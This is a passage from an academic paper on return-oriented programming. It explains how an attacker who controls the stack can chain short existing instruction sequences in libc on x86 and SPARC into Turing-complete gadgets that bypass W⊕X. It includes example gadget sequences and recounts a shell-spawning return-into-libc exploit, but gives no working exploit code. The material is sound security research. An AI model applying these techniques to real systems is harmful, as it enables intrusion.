Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM and STEFAN SAVAGE
University of California, San Diego

This paper explores "return-oriented programming," a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted — without injecting any code. A Return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W⊕X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional "return-into-libc" attacks. But the threat is more general: return-oriented programming is readily exploitable on multiple architectures, and bypasses an entire category of malware protections.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C library from each of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

We argue that the threat posed by return-oriented programming, across all architectures and systems, has negative implications for an entire class of security mechanisms: those that seek to prevent malicious *computation* by preventing the execution of malicious *code*.

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity

1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has instead focused on preventing the introduction and execution of new malicious code. Roughly speaking, most of this activity falls into two categories: efforts that attempt to guarantee the integrity of control flow in existing programs (*e.g.*, type-safe languages, stack cookies, XFI [Erlingsson et al. 2006]) and efforts that attempt to isolate "bad" code that has been introduced into the system (*e.g.*, W⊕X, ASLR, memory tainting, virus scanners, and most of "trusted computing").

The W⊕X protection model typifies this latter class of efforts. Under this regime, mem-

ory is either marked as writable or executable, but may not be both. Thus, an adversary may not inject data into a process and then execute it simply by diverting control flow to that memory, as the execution of the data will cause a processor exception. While it is understood that W⊕X is not foolproof [Solar Designer 1997; Krahmer 2005; McDonald 1999], it was thought to be a sufficiently strong mitigation that both Intel and AMD modified their processor architectures to accommodate it and operating systems as varied as Windows Vista, Mac OS X, Linux, and OpenBSD now support it.

Notwithstanding the widespread faith in these new defenses, we present a new form of attack, dubbed "*return-oriented programming*," that categorically evades W⊕X protections. Attacks using our technique inject no code and call no functions whatsoever. In fact, in the x86 variant of our attack, we use instruction sequences from libc that weren't placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler's code generation choices.

Instead, our technique relies on malicious computation aggregated by linking together short code snippets already present in the program's address space. Each snippet ends in a ret instruction, which allows an attacker who controls the stack to chain them together. Because the executed code is stored in memory marked executable (and hence "safe"), the W⊕X technique will not prevent it from running.

The organizational unit of a return-oriented attack is the *gadget*. Each gadget is an arrangement of words on the stack, both pointers to instruction sequences and immediate data words, that when invoked accomplishes some well-defined task. One gadget might perform a load operation, another an xor, and another a conditional branch. Once he has put together a Turing-complete collection of gadgets, an attacker can synthesize any malicious behavior he wishes.

We show how to build such gadgets using the short sequences we find in target binaries on both the x86 and SPARC architectures — specifically, the Standard C Library from GNU on Linux and SUN on Solaris, respectively. We conjecture from our experience on two radically different platforms that any sufficiently large body of executable code on *any* architecture and operating system will feature sequences that allow the construction of similar gadgets.

Our paper makes four major contributions:

(1) We describe efficient algorithms for analyzing a target library to recover the instruction sequences that can be used in our attack. In our x86 variant, we describe techniques to discover "unintended" sequences from jumping in the middle of other instructions.

(2) Using sequences recovered from target libraries on x86 and SPARC, we describe gadgets that allow arbitrary computation, introducing many techniques that lay the foundation for what we call *return-oriented programming*.

(3) We discuss common aspects of gadget construction and return-oriented attack structuring and injection across two popular architectures. As the SPARC ISA (instruction set architecture) is in many ways the antithesis of the x86, we speculate that the return-oriented programming model is a threat across many other diverse instruction set architectures and operating systems.

(4) We demonstrate the applicability and power of our techniques with a generic gadget exploit API, exploit language, and exploit compiler that simplify the creation of general-purpose return-oriented programs.

We challenge the flawed, but pervasive, assumption that preventing the introduction of *malicious code* is sufficient to prevent the introduction of *malicious computation*. The return-oriented computing approach amplifies the abilities of an attacker, such that merely subverting control flow on the stack is sufficient to construct *arbitrary computation*. In consideration of our results on different architectures and our ability to abstract the attack into a general programming framework, we pose that the return-oriented programming exploit model is usable, powerful (Turing-complete), and generally applicable, leaving a very real and fundamental threat to systems assumed to be protected by W⊕X and other code injection defenses.

Previous publication. Two extended abstracts by the present authors introduced return-oriented programming on the x86 [Shacham 2007] and SPARC [Buchanan et al. 2008]. The present full paper supersedes both these previous publications and is intended to be the definitive statement on return-oriented programming.

2. BACKGROUND: ATTACKS AND DEFENSES

With return-oriented programming, an attacker who has diverted a program's control flow can induce it to undertake arbitrary behavior without introducing any new code. This makes return-oriented programming a threat to any defense that works by ruling out the injection of malicious code. A notable example of this class of defense is "W⊕X," widely deployed on desktop operating systems to make memory errors more difficult to exploit.

In this section, we focus on the implications of return-oriented programming on W⊕X as the natural next step in a series of attacks and defenses whose history we recall here. In particular, return-oriented programming can be seen as a generalization and refinement of return-into-libc attacks in which the attacker's power is increased at the same time that the assumptions made about the exploited environment are reduced.

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Exploitation, in this context, means subverting the program's control flow so that it performs directed actions with its credentials. The traditional vulnerability in this context is the buffer overflow on the stack [Aleph One 1996], though many other classes of vulnerability have been considered, such as buffer overflows on the heap [Solar Designer 2000; Anonymous 2001; Kaempf 2001], integer overflows [Zalewski 2001; Horovitz 2002; blexim 2002], and format string vulnerabilities [Scut/team teso 2001; gera and riq 2001].

In each case, the attacker must accomplish two tasks: (1) subvert the program's control flow from its normal course, and (2) redirect the program's execution. In traditional stack-smashing attacks, an attacker completes the first task by overwriting a return address on the stack, so that it points to code of his choosing rather than to the function that made the call. (Though even in this case other techniques can be used, such as frame-pointer overwriting [klog 1999].) He completes the second task by injecting code into the process image; the modified return address on the stack points to this code. Because of the behavior of the C-language string routines that are the cause of the vulnerability, the injected code must not contain NUL bytes. Aleph One, in his classic paper, discusses how to write Linux x86 code under this constraint that execs a shell (for this reason called "shellcode") [Aleph One 1996]; but shellcodes are available for many platforms and for obtaining many goals.[1]

In this paper, we restrict our attention to the attacker's *second* task above. There are

[1] See, e.g., the Metasploit Project's Shellcode Archive.

many security measures designed to mitigate against the first task — each aimed at a specific class of attacks such as stack smashing, heap overflows, or format string vulnerabilities — and we briefly consider their implications for return-oriented programming in Section 2.3.

The defenders' gambit in preventing the attacker's inducing arbitrary behavior in a vulnerable program was to prevent him from executing injected code. The earliest iterations of this defense, notably Solar Designer's StackPatch [Solar Designer], modified the memory layout of executables to make the stack non-executable. Since in stack-smashing attacks the shellcode was typically injected onto the stack, this was already useful. A more complete defense, dubbed "W⊕X," ensures that no memory location in a process image is marked both writable ("W") and executable ("X"). With W⊕X, there is no location in memory into which the attacker can inject code to execute. The PaX project has developed a patch for Linux implementing W⊕X [PaX Team b]. Similar protections are included in recent versions of OpenBSD. AMD and Intel recently added to their processors a per-page execute disable ("NX" in AMD parlance, "XD" in Intel parlance) bit to ease W⊕X implementation, and Microsoft Windows (as of XP SP2) implements W⊕X — which Microsoft called "DEP" — on processors with NX/XD support.

The attackers responded to code injection defenses by using code that already exists in the process image they are attacking. (It was Solar Designer who first suggested this approach [Solar Designer 1997].) Since the standard C library, libc, is loaded in nearly every Unix program, and since it contains routines of the sort that are useful for an attacker (e.g., wrappers for system calls), it is libc that is the usual target, and such attacks are therefore known as return-into-libc attacks.[2] However, in principle any available code, either from the program's text segment or from a library to which it links, could be used.

By carefully arranging values on the stack, an attacker can cause an arbitrary function to be invoked, with arbitrary arguments. In fact, he can cause a series of functions to be invoked, one after the other [Nergal 2001].

2.1 Return-Oriented Programming: Beyond Return-into-Libc

One might reasonably ask why, in the face of return-into-libc attacks, has W⊕X seen such widespread deployment. The answer is that return-into-libc was considered a more limited attack than code injection, for two reasons:

(1) in a return-into-libc attack, the attacker can call one libc function after another, but this still allows him to execute only straight-line code, as opposed to the branching and other arbitrary behavior available to him with code injection;

(2) the attacker can invoke only those functions available to him in the program's text segment and loaded libraries, so by removing certain functions from libc it might be possible to restrict his capabilities (*e.g.*, by removing the `system` function).

Were this perception true, deploying W⊕X would in fact weaken attackers. Unfortunately, this perception is false: as we show, return-oriented programming generalizes return-into-libc to allow arbitrary computation, without calling any functions whatsoever.

Some previous return-into-libc attacks have used short code snippets from libc, as return-oriented programming does. Notably, code segments of the form `pop %`*reg*`; ret` to set registers have been used to set function arguments on architectures where these are passed in

[2]On Windows, DLLs such as `ntdll.dll` take the place of Unix's `libc.so`.

registers, such as SPARC [McDonald 1999] and x86-64 [Krahmer 2005]. Other examples are Nergal's "pop-ret" sequences [Nergal 2001] and the "register spring" technique introduced by dark spyrit [dark spyrit 1999] and discussed by Crandall, Wu, and Chong [Crandall et al. 2005]. These previous attacks used short sequences as glue in combining the invocations of functions in libc or in jump-starting the execution of attacker-injected code.

Of the previous uses of short code snippets, Krahmer's borrowed code chunks exploitation technique [Krahmer 2005] is the closest to ours. Krahmer uses static analysis to look for register-pop sequences. He describes a shellcode-building tool that combines these sequences to allow arbitrary arguments to be passed to libc functions. However, exploits constructed using Krahmer's techniques are not Turing-complete.

2.2 What Is *Not* Our Contribution

Over the last year many researchers have begun referring to all exploits that reuse existing program code, including traditional return-into-libc attacks, as return-oriented programming.[3] This makes some sense: these exploits all leverage control of the stack to run existing code sequences of the attacker's choosing, usually chained together with the "return" instruction. But if return-into-libc attacks and the like are return-oriented programming, then it no longer correct to say that we introduced return-oriented programming.

Clearly, the use of existing code instead of code injection dates back to 1997 at least, with Solar Designer's work [Solar Designer 1997]. Chaining several libc function calls together was demonstrated for SPARC by McDonald in 1999 [McDonald 1999] and by Nergal for the x86 in 2001 [Nergal 2001]. Nergal, and, earlier, dark spyrit [dark spyrit 1999], pioneered the use of short instruction sequences in addition to libc functions. Krahmer, in 2005 [Krahmer 2005], was the first to focus on short sequences instead of libc functions for exploit functionality. McDonald [McDonald 1999] was the first to use return-into-libc as a first stage to loading and running new machine code in an executable segment. This technique is now commonly used to bypass W⊕X, with a call to `mprotect` (on Unix) or `VirtualProtect` (on Windows) used to mark executable a region in data memory that contains exploit code the attacker wishes to run.

On platforms that allow the protection associated with memory regions to be changed in this way, McDonald's technique is a natural choice for the attacker. Turing completeness in the return-oriented first stage is not necessary: the machine code run in the second stage is, of course, Turing complete. Our contribution is in showing that Turing completeness can be achieved without code injection. This has theoretical interest as an argument against defenses such as W⊕X. But it has practical interest only on those platforms where memory protections are immutable, such as the Sequoia AVC Advantage voting machine [Checkoway et al. 2009]. On less esoteric platforms, Turing completeness without code injection is irrelevant as a practical matter; and if "return-oriented programming" (meaning existing code reuse) is employed in exploits for these platforms it is Solar Designer, McDonald, Nergal, and Krahmer who should get the credit, not we.

2.3 Mitigations

We briefly consider some proposed mitigations against memory error exploitation and their effects on return-oriented programming. Traditional stack-smashing protection on the x86, in a line of work starting with StackGuard [Cowan et al. 1998] and including ProPo-

[3] Alex Sotirov, in personal communication, August 2009.

lice [Etoh and Yoda 2001], StackShield [Vendicator], and the Microsoft C compiler's "/GS" flag, provides a defense orthogonal to W⊕X: preventing subversion of a program's control flow with typical buffer overflows on the stack. Although these defenses do limit many buffer overflow exploits, there are known circumvention methods [Bulba and Kil3r 2000]. And, as we note in Section 4.2, stack smashing is not necessary for a return-oriented attack.

Address-space layout randomization (ASLR) is another orthogonal defense. Typical implementations, such as PaX ASLR for Linux [PaX Team a], randomize the base address of each segment in a program's address space, making it difficult to determine the addresses in libc and elsewhere on which return-into-libc attacks rely. Linux implements ASLR on SPARC, but Solaris does not. Derandomization and other techniques for bypassing ASLR [Shacham et al. 2004; Durden 2002; Nergal 2001] may be applicable to return-oriented programming.

The SPARC traps into the kernel when a register window must be restored from the stack, giving an opportunity for SPARC-specific defensive measures. A notable example is StackGhost [Frantzen and Shuey 2001], which implements extra kernel-level stack return address checks on OpenBSD 2.8 for SPARC (although there is presently no Solaris analogue).

3. THE X86 AND SPARC ARCHITECTURES

We present implementations of return-oriented exploits on two extremely different architectures: the Intel x86 and the Sun SPARC architectures. The two architectures differ in ways that are fundamental to the particulars of each return-oriented attack implementation: one is variable-length and executes unaligned instructions, and the other requires fixed-length aligned instructions; one has many diverse, complex instructions, while the other has a concise set of simple instructions; one features very few general-purpose registers, while the other has so many registers that it even uses them to store the program counter and stack frame pointer.

We present the relevant features of each architecture, both to highlight their differences and to assist in the understanding of the mechanics of each exploit implementation.

3.1 The x86 Architecture

Intel's x86 or IA-32 architecture is a descendant of the instruction set of the 16-bit 8086 processor that (in its 8-bit–bus variant, the 8088) powered the original IBM PC. Because of its long evolution, the x86 ISA differs from more recent and coherent designs, notably RISC processors such as SPARC. Many of the x86's unusual features are convenient for return-oriented programming; as we show, however, they are not necessary.

3.1.1 *Memory.* The x86's native machine word is 32 bits. Data is stored in a little-endian format. The x86 allows unaligned memory access. Operations are possible on memory and some registers in 16-bit and 8-bit chunks; for example, ax names the less-significant half of the %eax register; %ah and %al name the less and more significant bytes of %ax.

3.1.2 *Instruction Set.* The x86 is a complex instruction register-memory machine. Most instructions can access memory directly, by means of the ModR/M and SIB bytes (discussed below). This is in contrast to RISC designs with dedicated load/store instructions. A variety of addressing modes are supported for operands, the most complex of

which allows the programmer to specify a register base, a register index (with a scale multiplier of 1 to 4 bytes), and an immediate offset.

3.1.3 *Instruction Encoding.* Instructions are variable-length and unaligned, ranging from 1 byte to as many as 12. With some exceptions, instruction encoding is orthogonalized: optional prefix bytes (specifying, e.g., how to repeat string instructions); a one- or two-byte opcode; an optional ModR/M (model, register/memory) specifying the addressing mode; an optional SIB (scale, index, base) byte used in some addressing modes; and two optional immediates, up to 4 bytes each, specifying displacement and immediate values.

If we are given a byte stream and a starting offset, we can unambiguously decode the instruction at that offset. Starting from different offsets, we will find different instructions, including instructions never intended by the programmer or the compiler's code-issue module if we start in *the middle* of an intended instruction. Indeed, the high density of the x86's instruction encodings means that a random byte stream can be interpreted as a series of valid instructions with high probability [Barrantes et al. 2005].

3.1.4 *Registers.* The x86 has eight general-purpose integer registers: %eax, %ebx, %ecx, %edx, %ebp, %esi, %edi, and %esp. Each of these is 32 bits, the native word size. As noted above, certain portions of these registers can also be accessed as 16-bit or 8-bit registers. In earlier iterations of the instruction set, these registers were more specialized, but now they are mostly interchangeable. The notable exceptions are: %esp is the stack pointer, which instructions such as push and pop manipulate; %ebp is conventionally the frame pointer, as reflected in instructions like enter and leave; and %esi and %edi are the source and destination registers for certain string operations.

In addition to the general-purpose registers, the x86 has an instruction pointer, %eip; an %eflags pseudoregister used in conditional branches; and segment registers that support segmented memory access, mostly unused in today's typical flat 32-bit memory access model.

3.1.5 *The Calling Convention.* In the commonly-used System V x86 ABI [The Santa Cruz Operation 1996], function arguments and return address are passed on the stack. The call instruction pushes the caller return address onto the stack and transfers control to the callee; the ret instruction pops a return address off the stack and transfers control to that address. The x86 stack grows downward. Arguments can be pushed in any order, and different conventions specify either first argument last on stack (C-style) or the opposite (Pascal-style). A function's return value is put in %eax if it is 4 bytes long, or in a combination of registers if it is longer. Of the general-purpose registers, %ebx, %ebp, %esi, and %edi are conventionally callee-saved; %eax, %ecx, and %edx are caller-saved.

When %ebp is used as a frame pointer, the idiomatic function prologue reads "push %ebp; mov %esp, %ebp"; the idiomatic function epilogue reads "mov %ebp, %esp; pop %ebp." The enter and leave instructions are synonyms for these two sequences.

The x86 includes instructions to support ABIs that differ from the one described here. While these instructions generally do not occur in normal programs, they can sometimes be found in the unintentional instruction streams found by jumping into the middle of intended instructions. Most importantly for our purposes, the x86 ISA actually includes *four* opcodes that perform a return instruction: c3 (near return, the version used in the System V ABI), c2 *imm16* (near return with stack unwind), cb (far return), and ca *imm16*

(far return with stack unwind). The variants with stack unwind, having popped the return address off the stack, increment the stack pointer by *imm16* bytes; this is useful in calling conventions where arguments are callee-cleaned. The far variants pop %cs off the stack as well as %eip. All four variants can be used in return-oriented programming, though using the three besides c3 is more difficult: for the far variants, the correct code segment must be placed on the stack; for the stack-unwind variants, a stack underflow must be avoided.

3.1.6 *Buffer Overflows on the x86.* We have already discussed buffer overflow techniques generally in Section 2. Because of its dominant position as the processor in general-purpose desktop computers, the x86 has received substantial attention as the target of low-level attacks such as buffer overflows. Its particularly useful architectural features, from an attacker's perspective, are: the placement of activation record metadata such as the saved return address on the stack, where it can be overwritten by a buffer overflow; and the unstructured calling convention and the use of frame pointer, which makes possible chained return-into-libc attacks [Nergal 2001]. For more information, see, e.g., the survey by Erlingsson [Erlingsson 2007].

3.1.7 *The x86 and Return-Oriented Programming.* Several features of the x86 ISA make it an attractive platform for return-oriented programming. The instruction encoding is variable-length and unaligned, giving unintended instructions if one jumps into the middle of certain instructions. The instruction set is large and its encoding is dense, so a variety of instructions are available for use even in relatively small programs. There are few general-purpose registers, so it is often possible to coordinate dataflow in a register between two useful instruction sequences. The calling convention uses the stack, which an attacker can often overwrite; and it is relatively unstructured, so instruction sequences ending in %ret can generally be chained together.

3.2 The SPARC Architecture

The SPARC platform differs from x86 in almost every significant architectural feature. Many of the features of the x86 that make it attractive for return-oriented programming are lacking on the SPARC. SPARC is a load-store RISC architecture, whereas the x86 is memory-register CISC. SPARC instructions are fixed-width (4 bytes for 32-bit programs) and alignment is enforced on instruction reads, whereas x86 instructions are variable-length and unaligned. The SPARC is register-rich, whereas the x86 is register-starved. The SPARC calling convention is highly structured and based on register banks, whereas the x86 uses the stack in a free-form way. SPARC passes function arguments and the return address in registers, the x86 on the stack. The SPARC pipelining mechanism uses delay slots for control transfers (*e.g.*, branches), whereas the x86 does not.

Although the rest of this section only surveys the SPARC features relevant to stack overflows and program control hijacking, more detailed descriptions of the SPARC architecture are variously available [SPARC Int'l, Inc. 1994; SPARC Int'l, Inc. 1996; Paul 1999].

3.2.1 *Registers.* Each SPARC function has access to 32 general purpose integer registers: eight global registers %g[0-7], eight input registers %i[0-7], eight local registers %l[0-7], and eight output registers %o[0-7]. The SPARC %g[0-7] registers are globally available to a process, across all stack frames. The special %g0 register cannot be set and always retains the value 0.

The remaining integer registers are available as independent sets per stack frame. Ar-

guments from a calling stack frame are passed to a called stack frame's input registers, %i[0-7]. Register %i6 is the frame pointer (%fp), and register %i7 contains the return address of the call instruction of the previous stack frame. The local registers %l[0-7] can be used to store any local values.

The output registers %o[0-7] are set by a function calling a subroutine. Registers %o[0-5] contain function arguments, register %o6 is the stack pointer (%sp), and register %o7 contains the address of the call instruction.

3.2.2 *Register Banks.* Although only 32 integer registers are visible within a stack frame, SPARC hardware typically includes eight global and 128 general purpose registers. The 128 registers form *banks* or *sets* that are activated with a register *window* that points to a given set of 24 registers as the input, local, and output registers for a stack frame.

On normal SPARC subroutine calls, the save instruction slides the current window pointer to the next register set. The register window only slides by 16 registers, as the output registers (%o[0-7]) of a calling stack frame are simply remapped to the input registers (%i[0-7]) of the called frame, thus yielding eight total register banks. When the called subroutine finishes, the function epilogue (ret and restore instructions) slides back the register window pointer.

SPARC also offers a leaf subroutine, which does *not* slide the register window. For this paper, we focus exclusively on non-leaf subroutines and instruction sequences terminating in a full ret and restore.

When all eight register banks fill up (*e.g.*, more than eight nested subroutine calls), additional subroutine calls evict register banks to respective stack frames. Additionally, all registers are evicted to the stack by a context switch event, which includes blocking system calls (like system I/O), preemption, or scheduled time quantum expiration. Return of program control to a stack frame restores any evicted register values from the stack to the active register set.

3.2.3 *The Stack and Subroutine Calls.* The basic layout of the SPARC stack is illustrated in Figure 1. On a subroutine call, the calling stack frame writes the address of the call instruction into %o7 and branches program control to the subroutine.

After transfer to the subroutine, the first instruction is typically save, which shifts the register window and allocates new stack space. The top stack address is stored in %sp (%o6). The following 64 bytes (%sp - %sp+63) hold evicted local / input registers. Storage for outgoing and return parameters takes up %sp+64 to %sp+91. The space from %sp+92 to %fp is available for local stack variables and padding for proper byte alignment. The previous frame's stack pointer becomes the current frame pointer %fp (%i6).

A subroutine terminates with ret and restore, which slides the register window back down and unwinds one stack frame. Program control returns to the address in %i7 (plus eight to skip the original call instruction and delay slot). By convention, subroutine return values are placed in %i0 and are available in %o0 after the slide. Although there are versions of restore that place different values in the return %o0 register, we only use %o0 values from plain restore instructions in this paper.

3.2.4 *Buffer Overflows and Return-into-Libc.* SPARC stack buffer exploits typically overwrite the stack save area for the %i7 register with the address of injected shell code or an entry point into a libc function. As SPARC keeps values in registers whenever possible, buffer exploits usually aim to force register window eviction to the stack, then overflow the

Address	Storage
Low Memory	
%sp	Top of the stack
%sp - %sp+31	Saved registers %l[0-7]
%sp+32 - %sp+63	Saved registers %i[0-7]
%sp+64 - %sp+67	Return struct for next call
%sp+68 - %sp+91	Outgoing arg. 1-5 space for caller
%sp+92 - up	Outgoing arg. 6+ for caller (*variable*)
%sp+__ %fp-__	Current local variables (*variable*)
%fp	Top of the frame (previous %sp)
%fp - %fp+31	Prev. saved registers %l[0-7]
%fp+32 - %fp+63	Prev. saved registers %i[0-7]
%fp+64 - %fp+67	Return struct for current call
%fp+68 - %fp+91	Incoming arg. 1-5 space for callee
%fp+92 - up	Incoming arg. 6+ for callee (*variable*)
High Memory	

Fig. 1. SPARC Stack Layout

%i7 save area of a previous frame, and gain control from the register set restore of a stack frame return.

In 1999, McDonald published a return-into-libc exploit of Solaris 2.6 on SPARC [McDonald 1999], modeled after Solar Designer's original exploit. McDonald overflowed a `strcpy()` function call into a previous stack frame with the address of a "fake" frame stored in the environment array. On the stack return, the fake frame jumped control (via %i7) to `system()` with the address of "`/bin/sh`" in the %i0 input register, producing a shell. Other notable exploits include Ivaldi's [Ivaldi 2007] collection of various SPARC return-into-libc examples ranging from pure return-into-libc attacks to hybrid techniques for injecting shell code into executable segments outside the stack.

4. RETURN-ORIENTED PROGRAMMING

4.1 Principles of Return-Oriented Programming

In this section, we lay out the principles of return-oriented programming, comparing it to the traditional way in which computers are programmed for legitimate purposes. While our examples draw on x86 assembly, the principles are widely applicable.

The principles we describe are the result of working out the implications of the following: *How should programs be constructed if the stack pointer takes the place of the instruction pointer?*

4.1.1 *Program Layout.* An ordinary program is made up of a series of machine instructions laid out in the program's text segment. Each instruction is a byte pattern that, interpreted by the processor, induces some change in the program's state. The instruction pointer governs what instruction is to be fetched next; it is automatically advanced by the processor after each instruction, so that instructions are interpreted in sequence until one of them induces a jump or other transfer of control flow. This situation is illustrated in Figure 2.

A return-oriented program is made up of a particular layout of the *stack* segment. Each return-oriented instruction is a word on the stack pointing to an instruction sequence (in



Fig. 2. Layout of an ordinary program



Fig. 3. Layout of a return-oriented program



Fig. 4. Ordinary and return-oriented nop sleds



Fig. 5. Ordinary and return-oriented immediates

the sense of ordinary programs above) somewhere in the exploited program's memory. (We can think of these pointers as being byte patterns in an idiosyncratic new instruction set.) The stack pointer governs what return-oriented instruction sequence is to be fetched next, in the following way. The execution of a `ret` instruction has two effects: first, the word to which `%esp` points is read and used as the new value for `%eip`; second, `%esp` is incremented by 4 bytes to point to the next word on the stack. If the instruction sequence now being executed by the processor also ends in a `ret`, this process will be repeated, again advancing `%esp` and inducing execution of another instruction sequence. This situation is illustrated in Figure 3.

Whereas for ordinary programs the processor takes care of fetching the next instruction and advancing the instruction pointer, in return-oriented programming it is the `ret` instruction at the end of each instruction sequence that induces fetch-and-decode in a return-oriented program, like the carriage return key on a manual typewriter. (The processor still takes care of advancing `%eip` within an instruction sequence, but this is now in effect an implementation detail, the way a single `x86` instruction might be implemented internally by a series of smaller microinstructions.)

4.1.2 *No-op Instructions.* The simplest instruction is the no-op, which has no effect except advancing the program counter. Instruction sets generally include such an instruction; on the `x86`, one can use `nop`. In return-oriented programming, a no-op is simply a stack word containing the address of a `ret` instruction. These can be composed to form a "nop sled," as illustrated in Figure 4.

4.1.3 *Encoding Immediate Constants.* Instructions in ordinary programming can encode immediate constants. For example, the instruction `mov 0xdeadbeef, %eax`, which sets `%eax` to the value `deadbeef`, is encoded as `bb ef be ad de`, where the last four bytes



Fig. 6. Ordinary and return-oriented direct jumps



Fig. 7. A memory-load gadget

are the little-endian representation of `deadbeef`. We can thus view the instruction stream in an ordinary program as including both operations and certain immediate operands that the instructions operate on. In return-oriented programming a similar effect is possible when instruction sequences include a `pop` *reg* instruction. For example, a `pop %ebx; ret` sequence will store the next word on the stack in `%ebx` and advance the stack pointer past it. This is illustrated in Figure 5.

4.1.4 *Control Flow.* In ordinary programs, many instructions can cause the processor to transfer control elsewhere than the current instruction sequence. These transfers can be unconditional or conditional, and they can be direct, jumping to a location determined by an immediate constant, or indirect, jumping to a location named in a memory location or register. Regardless of their type, they operate by changing the value of the instruction pointer, `%eip`. In a return-oriented program, control-flow is instead effected by perturbing the value of the stack pointer, `%esp`.

For unconditional, direct jumps, the instruction sequence "`pop %esp; ret`" will do, if it can be found: this uses the immediate-load paradigm introduced above. An example is given in Figure 6. Conditional and indirect jumps are more tricky, and implementing them is generally the most difficult part of instantiating a return-oriented programming environment on a new platform. The problem is that while processors include many branch instructions, these (not surprisingly) operate on the instruction pointer and are thus useless. For return-oriented programming, we must synthesize test and branch primitives some other way.

4.1.5 *Gadgets.* The techniques described so far suffice for Turing-complete return-oriented programming. Often, however, more than one instruction sequence will be needed to encode a logical operation. For example, loading a value from memory may require first reading its address into a register from an immediate, then reading the memory. It is helpful to think of the arrangement on the stack that causes these two sequences to be executed as a single load *gadget*; an example is given in Figure 7.

More generally, a gadget is an arrangement of words on the stack, including one or more instruction sequence pointers and associated immediate values, that encodes a logical unit. Gadgets act like a return-oriented instruction set, and are the natural target of a return-oriented compiler's assembler.

Correct execution of a gadget requires the following precondition: `%esp` points to the first word in the gadget and the processor executes a `ret` instruction. Each gadget then is constructed so that it satisfies the following postcondition: When the `ret` instruction in its last instruction sequence is executed, `%esp` points to the next gadget to be executed. Together, these conditions guarantee that the return-oriented program will execute correctly,

one gadget after another.

4.2 Return-Oriented Exploitation

A return-oriented program is one or more gadgets arranged so that, when executed, they effect the behavior the attacker intends. The payload containing these gadgets must be placed in the memory of the program to be exploited, and the stack pointer must be redirected so it points to the first gadget. The easiest way to accomplish these tasks is by means of a buffer overflow on the stack; the gadgets are placed on the overflowed stack so that the first has overwritten the saved instruction pointer of some function. When that function tries to return, the return-oriented program is executed instead. However, a stack overflow isn't necessary. The payload containing the return-oriented program could be on the heap, and the attacker could trigger its execution by overwriting a function pointer with the address of a code snippet that sets %esp to the address of the first gadget and executes a return.

We note that the gadgets that make up a return-oriented program need not all be placed contiguously, in a single payload; by means of control flow gadgets, an attack can transfer control from a small first stage on the stack to a larger second stage payload on the heap. Indeed, the first stage could read in the second stage payload over the network, as in the Metasploit Project's multistage exploits.

4.3 Finding Useful Instruction Sequences

The building blocks for the traditional return-into-libc attack are functions, and these can be removed by the maintainers of libc or other target library/binary. By contrast, the building blocks for our attack are short code sequences, each typically just two to five instructions long. Every instruction sequence that ends in a ret is potentially useful.[4] In this section we discuss how an attacker can enumerate the available instruction sequences in order to construct gadgets.

4.3.1 *Intended Instruction Sequences.* The crucial feature of our instruction sequences is that they must end in a return instruction — `ret` on x86, and the `ret`, `restore` sequence on SPARC. One obvious source of such returns is function suffixes and exits in a target library like libc. In any target corpus on any platform, there will exist many such terminations. We simply backtrack from these returns and examine the preceding instructions for "useful" functional bits.

On a CISC platform such as the x86, we can choose to use both these intended (compiler-placed) instruction sequences and the unintended sequences discussed in Section 4.3.2 below. The instruction sequences used in the x86 gadget catalog of Section 5 were all unintended, but there is no reason for an attacker to adhere to this restriction.

By contrast, on a RISC platform such as the SPARC ISA, we only utilize intended sequences. The SPARC platform restricts 32-bit instructions to a 4 byte width and enforces alignment on instruction read, preventing us from using unintended instructions.

Thus, our techniques for return-oriented programming specifically applied to the SPARC include the following:

(1) we must use only instruction sequences that are suffixes of functions: sequences of *intended* instructions ending in *intended* `ret-restore` instructions;

[4] In fact, there are other possible combinators. For example, if %ebx points to a ret instruction in libc, then any sequence ending in jmp %ebx can be used.

(2) between instruction sequences in a gadget we use a structured data flow model that dovetails with the SPARC calling convention; and
(3) we implement a memory-memory gadget set, with registers used only within individual gadgets.

We note in passing the SPARC exploit techniques are far more restricting than techniques on the x86, yet the ultimate attack is no less powerful or prevalent.

When evaluating a target library, we wish to identify useful instruction sequences for a return-oriented attack. With this in mind, we consider the effective "operation" of the entire sequence, the persistence of the sequence result (in registers or memory), and any unintended side effects (such as a trap or branch).

